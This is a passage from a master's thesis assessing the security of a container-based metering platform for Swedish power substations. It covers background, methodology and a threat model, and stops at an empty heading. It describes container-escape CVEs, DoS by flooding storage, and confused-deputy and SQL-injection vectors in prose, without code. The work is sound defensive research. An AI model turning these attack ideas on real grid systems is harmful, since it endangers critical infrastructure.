CHALMERS
UNIVERSITY OF TECHNOLOGY

UNIVERSITY OF GOTHENBURG

A Security Evaluation of a Platform Intended for Critical Infrastructure

A Case Study for Sinusoidal Systems

Master's thesis in Computer Science and Engineering

Josefin Kokkinakis Tobias Alexanderson

Department of Computer Science and Engineering
CHALMERS UNIVERSITY OF TECHNOLOGY
UNIVERSITY OF GOTHENBURG
Gothenburg, Sweden 2026

Master's thesis 2026

A Security Evaluation of a Platform Intended for Critical Infrastructure

A Case Study for Sinusoidal Systems

Josefin Kokkinakis Tobias Alexanderson

CHALMERS
UNIVERSITY OF TECHNOLOGY

UNIVERSITY OF GOTHENBURG

Department of Computer Science and Engineering
Chalmers University of Technology
University of Gothenburg
Gothenburg, Sweden 2026

A Security Evaluation of a Platform Intended for Critical Infrastructure
A Case Study for Sinusoidal Systems
Josefin Kokkinakis Tobias Alexanderson

Supervisor: Alejandro Russo, Department of Computer Science
Examiner: Peter Damaschke, Department of Computer Science

Master's Thesis 2026
Department of Computer Science and Engineering
Chalmers University of Technology and University of Gothenburg
SE-412 96 Gothenburg
Telephone +46 31 772 1000

Typeset in LaTeX
Gothenburg, Sweden 2026

A Security Evaluation of a Platform Intended for Critical Infrastructure
A Case Study for Sinusoidal Systems
Josefin Kokkinakis Tobias Alexanderson
Department of Computer Science and Engineering
Chalmers University of Technology and University of Gothenburg

Abstract

The Digital Measurement Platform (DMP) is a safety-critical system designed for digital substations. It uses software applications to replicate the functionality of traditional physical power meters by processing data directly from the IEC61850 process bus. This allows multiple virtual meters to operate efficiently on a single hardware unit. While the operational feasibility and precision of the DMP have been carefully tested, its cybersecurity resilience remains unexplored. Given its deployment in critical infrastructure, this lack of security analysis is a significant gap.

This thesis addresses that gap by performing a purple-team security assessment of the DMP. Through threat modeling, baseline security evaluation, and controlled attack experiments, we evaluate the resilience of the platform against an attacker controlling code inside an unprivileged container. We find that the DMP demonstrates resilience against container escapes, SQL injection, and Confused Deputy attacks. However, several Denial of Service vulnerabilities were successfully exploited. Flooding shared bind mounts and stdout/stderr bypasses cgroup resource limits to exhaust the host storage, while architectural weaknesses in the framework's message handling enable OOM crashes within seconds. Mitigations are proposed for all successful exploits.

Keywords: container security, critical infrastructure, purple teaming, digital measurement platform

Acknowledgements

We want to extend our sincerest gratitude to the developers at Sinusoidal Systems, our supervisor, Alejandro Russo, and our examiner, Peter Damaschke for providing invaluable feedback and support. Furthermore, we want to thank our opponents Alexander Keleschovsky and Domonkos Seben for constructive comments.

Josefin Kokkinakis Tobias Alexanderson, Gothenburg, May 2026

List of Acronyms

Below is the list of acronyms that have been used throughout this thesis listed in alphabetical order:

A/D	Analog-to-Digital
AST	Abstract Syntax Tree
CFS	Completely Fair Scheduler
CDA	Confused Deputy Attack
CFG	Control Flow Graphs
Cgroups	Control Groups
CoT	Chain of Thought
CPU	Central Processing Unit
CVE	Common Vulnerabilities and Exposures
DoS	Denial of Service
DFG	Data Flow Graph
DMP	Digital Measurement Platform
IPC	Inter-Process Communication
IT	Information Technology
LLM	Large Language Model
MAC	Mandatory Access Control
OOM	Out-Of-Memory
PB	Process Bus
PID	Process ID
Pub/Sub	Publish-Subscribe
RAM	Random-Access Memory
SvK	Svenska Kraftnät
TTL	Time to Live

Contents

List of Figures

List of Tables

1
Introduction

Substations play an important role in the electrical power grid by transforming voltage levels to enable efficient transmission and distribution of electricity to consumers. At substations, numerous measurements are continuously made to monitor the state of the grid, ensuring safe and reliable operation.
Traditional substation measurements are obtained using a one-unit-one-measurement approach, where each device needs to do an analog-to-digital (A/D) conversion and is also dependent on its own dedicated computing hardware. Although this method is precise, it is a costly solution, especially in larger substations [13]. This problem is partly addressed in modern digital substations, where efficiency is increased by performing A/D conversion once, and then making the digital data available to all meters through a data stream known as the process bus (PB). However, existing digital metering hardware fails to fully utilize the capabilities of the PB, as it still relies on the one-unit-one-measurement approach [13].
To address this, Lindskog [13], in collaboration with the Swedish grid operator Svenska Kraftnät (SvK), proposed the Digital Measurement Platform (DMP). The DMP operates locally within the substation, hosting software applications programmed to replicate the functionality of physical metering devices. This setup allows multiple virtual meters to run on a single hardware unit, improves measurement precision, and enables better utilization of the capabilities of the PB.
However, the DMP introduces a new class of challenges. While the platform is deployed on a secure, isolated local network and runs applications from trusted vendors that have undergone rigorous lab scrutiny, defense-in-depth principles dictate preparing for worst-case scenarios. Assuming that a container can run any possible code helps safeguard against unforeseen future scenarios.
Because of the safety-critical infrastructure the DMP is meant to be integrated into, any undetected failures can have severe consequences for both SvK and the public. This motivates the need for a security assessment of the DMP's container-based platform. In this thesis project, we are collaborating with Sinusoidal Systems, who are implementing the DMP approach envisioned by Lindskog [13] together with SvK. In this thesis, the resilience of the platform is evaluated by applying state-of-the-art attack techniques in a controlled purple-team setting.

1.1 Problem

The DMP executes applications that process power grid data. To enforce security boundaries, the framework and the applications are isolated by utilizing containeriza-

tion (hosted by the Podman container engine [21]). However, as explored in Section 2.5 and Section 2.2.1, container engines are not invulnerable to attacks, and the setup is prone to misconfigurations.
Furthermore, the DMP is designed so that applications can publish and subscribe to data streams, which are routed via a framework. This architectural choice expands the attack surface beyond container escapes (isolation breaches), opening up potential vectors such as Denial of Service (DoS) and Confused Deputy Attacks (CDA). Currently, there is a lack of empirical security analysis regarding how well the DMP's specific implementation of container isolation and message routing withstands an attack originating from within an unprivileged container. Therefore, this project aims to perform a systematic evaluation of the DMP to identify weaknesses, understand their exploitability, and suggest possible mitigations.

1.2 Research Question

To evaluate the security of the DMP, the following research question is addressed:

- To what extent does the DMP prevent attacks by an attacker controlling code inside a container?

Furthermore, the following sub-question is investigated:

- What misconfigurations, software components, and design patterns can result in attacks and exploits?

1.3 Goals

The goal of this project is to systematically evaluate the robustness of the DMP and to achieve a comprehensive security assessment. To achieve this goal, we have defined the following objectives:

- **Threat Model:** Construct a domain-specific threat model to identify and prioritize potential attack vectors within the DMP.
- **Vulnerability Analysis:** Identify and document weaknesses in the framework's container isolation, state handling, and resource management.
- **Exploitability Assessment:** Evaluate the execution and potential severity of identified vulnerabilities through practical testing.
- **Analysis of Existing Defenses:** Investigate why certain attacks fail, documenting the mechanisms that provide a successful mitigation.
- **Mitigation Proposals:** Provide recommendations for mitigations against successful exploits.
- **Empirical Proof of Concepts:** Provide documented code for reproducing the attacks.

1.4 Delimitations

The scope of this thesis is restricted by the following delimitations. The evaluation is limited to the DMP's software domain. Network-level attacks against the substation

or physical hardware tampering are excluded. Furthermore, the evaluation assumes the attacker has already gained code execution inside an unprivileged container, meaning the initial exploitation phase (how the code was injected) is out of scope. Additionally, while a Large Language Model (LLM) is utilized as a vulnerability detection assistant, evaluating their efficiency or comparing different models is not an objective of this research. Finally, the assessment focuses on Podman-specific mechanisms and the DMP's internal architecture, excluding vulnerabilities within the underlying host operating system.

2
Background

This chapter covers related research. It begins by introducing the DMP as envisioned by Lindskog. Then, reviewing research in container security, exploring known vulnerabilities, and isolation limitations. Thereafter, the chapter examines the use of LLMs in vulnerability detection and the security challenges of publish-subscribe (pub/sub) architectures. Lastly, recent historical vulnerabilities in the Podman container engine are analyzed to illustrate real-world exploits.

2.1 Digital Measurement Platform

Traditional substations follow what Lindskog [13] describes as a one-box-one--measurement approach, where each metering function requires its own dedicated physical hardware unit. While this design has proven reliable, the introduction of the IEC 61850 PB in digital substations has made it both inefficient and technically limiting. Existing digital Energy Meter products cannot exploit the advantages of the PB, and in particular, they cannot supply the same high-resolution data that SvK currently uses for its automatic condition monitoring algorithms.
To address this, Lindskog proposes the DMP, a concept that is now being developed by Sinusoidal Systems to be integrated into the Swedish power grid. The DMP replaces the large quantity of dedicated physical measurement devices with a single digital platform in which a framework hosts all metering functions as software applications. The framework listens to the PB, collecting incoming sample value streams, and distributes the data to applications via a pub/sub interface. Applications process the data and return new streams back to the framework, which stores results and makes the processed data accessible through a REST API.
A key design feature is that all communication is routed via the framework. Applications can therefore not communicate with other applications directly. In addition, the framework and applications are isolated in containers where the access rights and computational resources can be defined to match the function of applications.
All applications on the platform depend on the continuous delivery of the high-resolution input stream that the framework receives from the PB. For instance, the Energy Meter application is designed to produce outputs on a strict three-second cycle. Lindskog has conducted laboratory stress tests which show that the DMP can handle the stress even from large substations. However, Lindskog's work is primarily concerned with the measurement accuracy and computational viability of the DMP concept. While the IT security is identified as an advantage of the platform compared to the traditional approach, the proposed DMP has not been subject to a systematic

security evaluation. No analysis is made of how malicious or faulty applications affect the availability of the framework and adjacent applications. Any downtime or degradation of the framework would disrupt the continuous measurement cycle that the platform is designed to guarantee.
This gap is significant given the DMP's safety-critical operational context. Since the algorithms SvK relies on for billing, equipment supervision, and fault detection all depend on the high resolution data-stream, any degradation in availability translates into operational and financial risk. This thesis aims to address this gap by systematically evaluating the DMP's resilience to attacks in a controlled environment.

2.2 Container Security

Container-based virtualization has become a widely adopted technology for deploying and managing applications due to its efficiency and scalability. In this type of architecture, containers run directly on the host's operating system and share the same underlying kernel. However, the shared-kernel architecture introduces security challenges. Because every container communicates with the same host kernel, the isolation between containers and the host system is based on software-defined boundaries, such as namespaces and control groups (cgroups). As a result, container security remains an active area of research, where the focus lies on identifying vulnerabilities and mitigating potential attack vectors such as container escape and resource abuse. The following section summarizes key findings from this research.

2.2.1 Related Research

Early empirical work evaluated a large dataset of real exploits against Linux containers [12]. Their findings indicate that even with existing isolation mechanisms, a large portion of attacks succeeded under default configurations. Specifically, their evaluation showed that 50 out of 88 (56.8%) tested exploits successfully compromised the container environment when using standard settings. Some exploits, particularly those targeting privilege escalation, can disable container protection entirely. This result highlights the limits of relying only on built-in namespace and cgroup isolation, since neither of these mechanisms restricts the operations a process can request from the shared host kernel. Since attackers can exploit this gap to bypass isolation, the study emphasizes the importance of additional kernel security features. They specifically mention Linux Capabilities, Seccomp filters, and mandatory access control (MAC) [12]. These findings are verified and extended by Wong et al. [28] who use STRIDE as a framework to perform a security analysis of containers. In particular, the authors note that namespaces and cgroups are not adequate to prevent isolation breaches if there are misconfigurations or a liberal usage of system calls and capabilities. The authors also identify different host resource exhaustion attacks. For instance, they show that divide by zero errors inside containers trigger the host to generate core dump files (normally used for debugging). If the divide by zero error is triggered repetitively, the host's CPU and memory performance are degraded by 95%. Another example is targeting the Linux journald logging process. Since journald is a system service, it is not limited by the containers' cgroups. The authors

show that the continuous logging of three containers increases the host's CPU usage by 20% and generates 2 MB of data per second.
Recent work by Jarkas et al. [11] provides a structured overview of container security research by developing a comprehensive taxonomy of known vulnerabilities, exploits, and attack vectors. The authors categorized over 200 container-related vulnerabilities across architectural layers into distinct exploit types and classes. The taxonomy serves as a foundation for understanding how different attacks relate to one another, and on how to improve the security of containerized solutions.
These studies demonstrate that although containers provide significant benefits in terms of efficiency, scalability, and portability, they also introduce important security challenges. In particular, the shared-kernel architecture of containers increases the impact of kernel-level vulnerabilities, misconfigurations, and resource exhaustion attacks, making additional security controls necessary.

2.2.2 Limitations and Research Gap

While container security research remains an active field of research, there exists a research gap for this specific system environment. We bridge this gap by extending state-of-the-art security studies into the DMP architecture.

2.3 Large Language Models

Utilizing LLMs for vulnerability detection is currently an active field of research. A study from 2025 on LLMs in Software Security [24] reports on the emerging nature of the topic, where at the time of the study, roughly 60% of the publications had not yet undergone formal peer review.
This development is also supported by industry claims. In early April 2026, Anthropic claims to have used their latest version of Claude to detect 500 severe unknown security flaws in open source libraries [7]. While such claims show the potential of LLM-based approaches, the validity of the claim can be questioned since the authors of the report stem from Anthropic, the company behind Claude. However, both show the growing interest of applying LLMs to vulnerability detection, both in academia and industry.

2.3.1 Related Research

The application of LLMs to code analysis introduces several challenges. For instance, LLMs can be highly sensitive to prompt formulation, where minor changes to the input can heavily affect the output. Also, performance is constrained by the limited size of the context window. As input length increases, relevant information may be truncated or deprioritized, which can negatively impact the model's ability to reason about complex code bases.
To address these challenges, recent research has explored prompt engineering techniques aimed at improving the effectiveness of LLM-based code analysis. Sheng et al. [24] highlight several approaches for reducing input complexity and improving model focus.

One class of techniques focuses on program abstraction to mitigate context window limitations. Instead of providing raw source code, programs can be transformed into representations such as abstract syntax trees (ASTs), data flow graphs (DFGs), or control flow graphs (CFGs). These representations reduce the noise while preserving the semantics of the program. For example, AST-based representations retain the hierarchical structure of the code, while CFGs and DFGs provide insight into execution paths.
Another approach is program slicing, where only the parts of the code relevant to a specific vulnerability are included in the prompt. This helps narrow down the context window and helps maintain the model's focus.
In addition to input reduction, the study also discusses prompt design strategies such as few-shot learning, chain-of-thought prompting, and hierarchical context structuring. These techniques aim to guide the model's reasoning or provide examples of expected outputs, improving on consistency and interpretability.

2.4 Vulnerabilities of the Publish Subscribe Pattern

The pub/sub pattern enables communication between producers and consumers of data. Publishers generate events without knowledge of who will receive them, while subscribers express interest in specific event types without knowing their origin. This improves modularity and scalability, which is why pub/sub is widely used in past and ongoing industrial projects [6].
However, the same decoupling introduces security challenges. Since intermediaries (brokers or frameworks) mediate all communication, they become high-value targets. Publishers and subscribers typically lack mutual authentication, making identity spoofing and unauthorized stream injection possible. Additionally, routing decisions often depend on metadata or stream identifiers, which can be manipulated to mislead the system. These characteristics make pub/sub architectures susceptible to attacks such as CDA [8], unauthorized data injection [5, 27, 6, 29], DoS [29, 6], and privilege misuse through the broker.

2.4.1 Related Research

Early work on security in pub/sub systems identifies core security requirements such as authentication, authorization, confidentiality, integrity, availability, and privacy, and maps them to publishers, subscribers, and the pub/sub infrastructure itself [27]. The authors highlight that content-based routing and decoupling complicate traditional security mechanisms, and distinguish between requirements that can be met with existing techniques and those that require new solutions, for example, protecting subscription confidentiality and routing on sensitive content.
Subsequent surveys extend on this by reviewing security mechanisms across a wide range of pub/sub services and application domains [6]. It is emphasized that systems built on pub/sub infrastructures must address threats, including unauthorized access, message tampering, DoS, and broker compromise, and they point out that many

deployed systems still lack comprehensive security enforcement at the broker level. Another line of work focuses specifically on confidentiality-preserving pub/sub, analyzing approaches such as access control, trust models, and advanced cryptographic techniques [16]. This study shows that achieving strong end-to-end confidentiality while preserving efficient content-based routing remains challenging in practice.

2.4.2 Limitations and Research Gap

Although prior research has identified general vulnerabilities in pub/sub architectures, the research gap lies in evaluating how known pub/sub vulnerabilities manifest in a containerized, safety-critical measurement platform, and how these vulnerabilities interact with the system's isolation boundaries. This thesis addresses this gap by validating these attack vectors on the DMP architecture via experiments.

2.5 Known Vulnerabilities in Podman

The security landscape of container engines like Podman is dynamic and vulnerabilities such as container escapes, resource exhaustion, and filesystem misconfigurations are detected on a recurring basis.
An example of a complete container escape is CVE-2024-21626. The vulnerability involved a file descriptor leak in the `runc` binary. By creating a specific working directory configuration, an attacker could prevent file descriptors from closing during container initialization, allowing a handle to the host file system to persist inside the container namespace. In the default configuration, this allowed for a complete container escape, granting full access over the underlying host system [9, 4].
An example of a DoS attack is CVE-2024-3056. This concerns resource exhaustion through shared Inter-Process Communication (IPC) namespaces, which can be abused to cause memory-based DoS on the host. In this scenario, an attacker creates a malicious container configured to share the same IPC namespace as another non-malicious container. It can then create a large number of IPC objects in `/dev/shm`, which exhausts the available memory. When the malicious container exceeds its memory limits, it is terminated by the out-of-memory (OOM) killer, and its cgroup is removed. However, the IPC objects it created are not removed. They are still tied to the non-malicious container(s) with the same namespace. This attack can be repeated indefinitely by restarting the malicious container. Thus, gradually exhausting the memory consumption by the host [15].
Furthermore, misconfigurations and malicious symlinks can lead to host corruption, as seen in CVE-2025-9566. This vulnerability exploits improper handling of symbolic links within volume mounts. When Podman parses a malicious Kubernetes YAML file, a symlink pointing outside the container may follow. This means that an attacker could trick the engine into overwriting host files. The attacker could not control the written content, although the corruption of the system configuration files results in a DoS or system instability [23, 17].

3
Methodology

The project is conducted in a purple-team setting, meaning that both attack- and defense strategies towards the system are covered by us, see Section 4.1. The process depends on both manual security assessments through research and discussions, and LLM-assisted vulnerability discovery. The methodology is divided into four main sections.

3.1 Threat Modeling and Literature Review

In the first step, a concrete attack- and threat model for the platform is derived. This model is influenced by OWASP threat modeling process and STRIDE [2]. It is crucial to determine what attack angles are worth investigating, as it helps narrow down the scope of the project. To make the threat model well adjusted towards the system, this step is conducted in collaboration with supervisors. In addition, it is complemented by a literature review where papers related to container security, safety of pub/sub systems, and threat modeling are researched.

3.2 Baseline Verification and Security Auditing

The methodology includes a phase dedicated to verifying that the platform's basic security features are implemented correctly. A runtime container audit is performed to map the applied Linux namespaces, cgroups, and capabilities.
Secondly, to analyze the container images for known software vulnerabilities (CVEs), static security scans are executed using Trivy. Trivy is a tool used to detect vulnerabilities in four different software components: operating system packages, language-specific packages, non-packaged software, and Kubernetes components [26].

3.3 Selecting an Attack and LLM-Assisted Discovery

Based on the threat model, literature review, and the results of the vulnerability scans, attacks are selected and prioritized. To find exploits or attacks, this project mainly utilizes papers on container security [11, 28, 12], pub/sub pattern [5, 27, 6, 29], the MITRE ATTA&CK database [14], and other attacks identified during discussions with Sinusoidal Systems and the academic supervisor.

To complement this section, an Agent (Claude Code [1]) is used to autonomously discover and design attacks. By using guided prompts, the agent is tasked with analyzing the system architecture and source code to generate attacks.

3.4 Experiment Execution and Analysis

Each selected attack is implemented and executed in a controlled environment. The system runs locally on our computers, and the repository is a cloned version. Following each execution, the system's response is analyzed. All successful attack attempts are documented with their corresponding code to ensure reproducibility. For both LLM-assisted and manual tests, if an exploit succeeds, mitigations are proposed. In contrast, if the attack fails, the corresponding defense mechanisms are identified and documented.

4

Threat Model

This chapter establishes the threat model for the DMP. It begins with a summary of the task, a description of the technologies used in the system, and an overview of the system architecture. Relevant threats are then identified and mapped to an existing taxonomy [11], adapted to the assumptions of the DMP environment. The attack vectors through which these threats may be realized are then described, followed by a discussion of the system's assumptions and trust boundaries. Finally, the identified threats are prioritized according to their estimated impact and exploitability.

4.1 Purple Teaming

Purple teaming is a term used to describe a combination of red- and blue teaming. A red team acts as the adversary towards a system with the goal of compromising it. Their findings are then reported to the blue team, who works on patching the detected vulnerabilities [3]. In this project, the team consists of us performing the evaluation of the system. As the red team, we execute attacks to compromise the system. Subsequently, acting as the blue team, we analyze the code and system logs to identify the cause of any successful breach, proposing mitigations to secure the platform.

4.2 Containers and Podman

Containers are a technology used for isolating applications from the surrounding environment. The applications are packaged together with their runtime dependencies and isolated from the processes of the host operating system, as well as from programs not relevant to the application [25]. Containers therefore prevent applications from executing unauthorized privileged commands by limiting their access scope.

Podman is a daemonless open-source container engine, used to manage containers, pods, and images, and to build and run applications [21]. Being daemonless means that it does not use a dedicated background process (a daemon) with root privileges to run containers. Instead, Podman created containers are run directly by the kernel and isolated using dedicated Linux features. This means that containers can be run by users without root, mitigating the damage caused by a potential container breach [22].

4.3 System Overview

The system consists of a framework and multiple applications, all isolated as Podman containers. The framework receives high-resolution data from the PB (data from SvK's substations). This data is made available to applications via Linux UNIX domain sockets. Specifically, an application can subscribe to data from the framework, process or modify the data, and then publish a new data stream back to the framework. This new data stream can then be accessed by other applications, thus creating the pub/sub pattern. This pattern also follows a trust system. This means that subscribing to a stream entails trust in the application publishing the stream. This design choice handles the problem of deliberately generating faulty relay streams, which is discussed further in the discussion Chapter 6.
Stream data is stored in a database that only the framework has access to. However, the frequency of store operations is still subject to change. The data retention of each stream is configurable.
Applications run as root inside their respective containers but are confined to their own space through Linux isolation mechanisms, namespaces, and cgroups. Furthermore, the containers are hosted by Podman running as a non-privileged user.
There is one exception to the isolation, a specific directory bind-mounted between the application container and the framework. This directory is used for logs, persistent data, and UNIX sockets. An application has read, write, and execute access to this directory. This directory is not shared between applications, each application has its own.
Applications are divided into privileged and unprivileged. Privileged applications differ by having additional capabilities, such as access to SvK's internal network. All applications and the framework are hosted by a user profile running the containers.



Figure 1: DMP System Architecture

4.4 Mapping

The purpose of this section is to bridge the gap between generalized container vulnerabilities and the specific architecture of the DMP. To provide a foundation, we utilize the taxonomy provided by Jarkas et al. [11], as a baseline. Since the DMP operates within a specialized domain with unique threat angles and assumptions, additional threats were identified through discussions with supervisors and through the use of LLM-assisted vulnerability analysis.
While the taxonomy presented by Jarkas et al. organizes threats by isolation layers, the threat model used in this thesis assumes that the attacker originates from within an application. Therefore, this categorization is adapted to focus on specific threat categories rather than architectural layers. Threats originating from the survey are referenced as T_x, while threats from system-specific discussions and LLM-assisted analysis are assigned D_x. The identified threats are described in Section 4.5 and then prioritized in Section 4.7 based on their estimated impact and exploitability within the DMP environment. This survey was selected for its comprehensive classification and its timeliness, having been published in 2025.

Table 4.1: Extension of Jarkas et al. [11] taxonomy for the DMP architecture.

Threat Category	ID	DMP-Specific Threat Scenario & Context
DoS	T_3	Faulty/malformed data injected into the framework's parsing logic for application communication.
	T_4	Flooding the shared volume (`HOME/tmp/sinusoidal/{app-name}`) to exhaust host disk space.
	T_{34}	Exploitation of weakly enforced cgroup resource limits to interfere with other applications.
	D_1	Socket Data Race
	D_2	Flooding standard output or standard error channels
CDA	T_7, T_8	Publishing false data via a compromised application to mimic legitimate SvK data streams.
	T_{10}, T_{11}	Malicious stream payloads triggering buffer overflows or code injection in receiving apps.
	T_2	Bypassing control plane mechanisms by targeting management sockets in shared mounts.
SQL Injection	D_3	Injecting SQL instructions into stream name
	D_4	Injecting SQL instructions into stream payload.
Privilege Escalation	T_{18}	Mismanaged UNIX sockets within shared directories allowing unauthorized inter-app communication.
	T_{31}, T_{32}	Exploitation of incorrect UID mappings in user namespaces to obtain elevated host privileges.
Isolation Breach	T_{22}, T_{27}	Escaping filesystem isolation through file descriptor breakout or symlink manipulation.
	T_{24}, T_{25}	Exploiting kernel memory corruption or Netfilter subsystems within Podman isolation.
Reconnaissance	T_{44}, T_{45}	Speculative execution or side-channel attacks analyzing CPU timing to bypass logical isolation.
	T_{26}, T_{33}	Probing the internal network protocol used by SvK for unauthorized data distribution.

4.5 Attack Vectors

This section describes the primary attack vectors through which the threats identified in Table 4.1 may be realized within the DMP environment.

4.5.1 Privilege Escalation and Container Escape

Privilege escalation is defined as an attack vector in which a user or process obtains more functionality or resources than their assigned scope allows [20]. Privilege escalation and container escape are, according to some studies, considered the most critical threat to containerized architectures, as they compromise the confidentiality, integrity, and availability of both the underlying host and the broader platform [31]. Privilege escalation for unprivileged applications entails gaining unauthorized permissions, such as reading neighboring volumes or manipulating the host filesystem,

potentially leading to container escape.

4.5.2 DoS

DoS occurs when system resources become unavailable to their intended users, preventing the system from performing its designated functions [18].
In the context of the DMP, DoS primarily manifests as resource exhaustion. That is, legitimate applications are unable to perform their tasks because a malicious application consumes excessive host resources (e.g., CPU, Memory, or I/O). For example, the Energy Meter application operates on a strict 3-second data transmission cycle. If a malicious application were to saturate the host's CPU and cause a delay in the Energy Meter's transmission, the resulting latency would compromise the legitimacy of the power grid's billing data.

4.5.3 Data Poisoning

Data poisoning attacks occur when malicious data is injected into otherwise legitimate data [10].
In the DMP, this manifests as an attacker intentionally injecting faulty or manipulated data into the system. There are two primary targets for data poisoning: the PB and the internal framework communication. If data is manipulated on the process bus, every metering device reading that data is affected. This affects billing and can trigger false alarms within substations since SvK uses algorithms based on data to determine if any repair is required. However, writing data on the PB is unlikely since it's dependent on first compromising the framework.
The internal communication between the framework and applications is more prone to data poisoning attacks. This is because the internal data streams are accessible from within applications, under the assumption that the application is configured with the stream.

4.5.4 SQL Injection

SQL injection is an attack vector in which SQL statements are inserted into input channels, which are then executed by the database. The goal of this attack is to view, modify, or delete data that the attacker originally does not have access to [19].
In the context of the DMP, malicious SQL statements are inserted into entry fields or data streams. The framework is the connection between applications and the database. If the framework does not properly sanitize inputs, an attacker could inject SQL syntax into user-controlled parameters.

4.5.5 CDA

A CDA attack occurs when a legitimate privileged program is tricked by another program into misusing its authority on the system [8].
In the DMP, CDA can occur by targeting applications or the framework. For the first scenario, a privileged application acts as the deputy. A malicious unprivileged application can publish a data stream that a privileged application subscribes to. By

injecting malicious instructions into this stream, the unprivileged application can try to use the privileged application as a proxy to bypass its own restrictions. If the data is improperly sanitized by the framework, which acts as a router, or the privileged application, passive or active attacks can be made possible. Passive attacks include using the privileged application to scan the internet layout using Time to Live (TTL) manipulation or Domain Name System look-ups. Active attacks use the privileged applications elevated privileges to, e.g., execute commands or modify host files.
In the second scenario, the framework is the deputy managing the creation and routing of UNIX domain sockets. A malicious unprivileged application can try to trick the framework by, e.g., requesting to register a stream name belonging to a more privileged application. If successful, the malicious application could be granted control over the socket.

4.6 Assumptions and Trust Boundaries

The assumption is that an attacker lives inside an application. This is because new applications are likely to be developed after the framework has been integrated into SvK's substations. Although a malicious or untrusted developer is unlikely to be hired to create new apps, the worst-case scenario must be taken into account. Also, a trusted developer may trigger bugs unintentionally, and for both of these reasons, it is of high interest to harden the system.
It is assumed that an attacker does not control the host kernel. Neither does it control the framework initially. Furthermore, the attacker lives only in non-privileged applications. This means that the app does not have network access, and system calls are heavily restricted.
Since the system is intended to be integrated as a way of metering the power grid, there are many areas of interest for an attacker. The following threats are considered particularly relevant within the DMP environment: denial of service, confused deputy attacks, privilege escalation, and SQL injection.
Starting with DoS, the reasons an attacker would want to cause interruptions in the system include:

- Inaccurate billings. This would lead to inaccurate settlements between SvK and companies from which they buy and sell electricity from/to.
- Affecting the equipment supervision algorithms. This may trigger false alarms and affect manual operational decisions.
- Mistrust in the Swedish power grid. Since SvK is responsible for the entire main grid in Sweden, issues with the grid could have political consequences.

A CDA attack utilizes the pub/sub pattern and the fact that some applications have elevated privileges. The goal of an attacker is to, as a non-privileged application, trick a privileged application into performing malicious actions and report back. This attack vector becomes more severe with applications that have network access. A successful attack could result in:

- Confidentiality issues. An attacker can map out the internal structure of the substation. This critical information can open up new areas of interest for an attacker.

- Privilege escalation, an attacker bypasses their restrictions by using the deputy's permissions
- Lateral movement, the deputy with access to SvK's internal network is used as a proxy.

Privilege escalation would have similar consequences as the CDA attack vector. However, since the means of attaining root is believed to occur only via kernel-level exploits, namespace oversight, or through a CDA attack, privilege escalation as its own attack vector will not be considered.

The framework writes stream data to a database. This can enable attacks where a malicious application injects SQL instructions into data streams. If data streams are not carefully parsed, it can result in SQL instructions being triggered. Consequences include:

- **Loss of data:** Executing destructive commands causes legitimate data to be permanently deleted from the database.
- **Data manipulation:** An attacker could alter long-term records, compromising the data integrity.

Data poisoning attacks target the internal pub/sub communication by injecting malformed or logically faulty payloads into data streams. Consequences include:

- **Operational disruption:** Injecting manipulated data could trigger false alarms.
- **Reflection attacks:** An attacker could alter data that is believed to be unmodified, resulting in accumulating errors in all calculations.

4.7 Threat Prioritization in the System Environment

In this section, the enumerated threats from Table 4.1 are ranked according to the system's environment and assumptions of the attacker.

4.7.1 DoS

The main targets for DoS attacks are the framework and applications. The following subsections are deemed most plausible for accomplishing a DoS attack.

4.7.1.1 Memory Exhaustion

Memory exhaustion attacks aim to consume the available Random-Access Memory (RAM) or storage memory on the host system, framework, or in applications. Such attacks can trigger various issues or errors, such as OOM, which would crash or reboot the targeted entity.
Although cgroups are configured to limit memory usage within applications, it remains unclear how cgroups impose limits to entities such as shared mounts and standard output/error in this setup. Therefore, application writable mounts (`/sinusoidal/log, data, priv`), and standard output/error will be targeted.

4.7.1.2 Logical Exhaustion via Malformed Payloads

Applications rely on parsing streams from the framework. Injecting irregular or malformed payloads into these streams creates a vulnerability to cascading failures. If an application lacks proper input sanitation or malformed data, this could trigger loops, memory leaks, or application crashes, resulting in DoS.

4.7.1.3 CPU Exhaustion

Overloading the CPU usage can cause transmission delays in data streams. This affects applications subscribing to the stream and also data published to the internal network. Implications are inaccurate billing and false data readings, and, potentially triggering false alarms. Furthermore, CPU exhaustion could crash the framework. This would lead to more severe cases of the previously mentioned outcomes.
CPU exhaustion can occur through infinite loops, high-frequency output stream publishing, busy waiting, data flooding, or other costly in-app operations.

4.7.2 CDA

An example of a CDA attack is injecting malicious instructions into a data stream, which is then performed by an application or the framework that runs with elevated privileges.
Another example includes creating a script in the shared directory between a malicious application and the framework. The CDA attack would involve tricking the framework into reading or executing the script.

4.7.3 SQL Injection

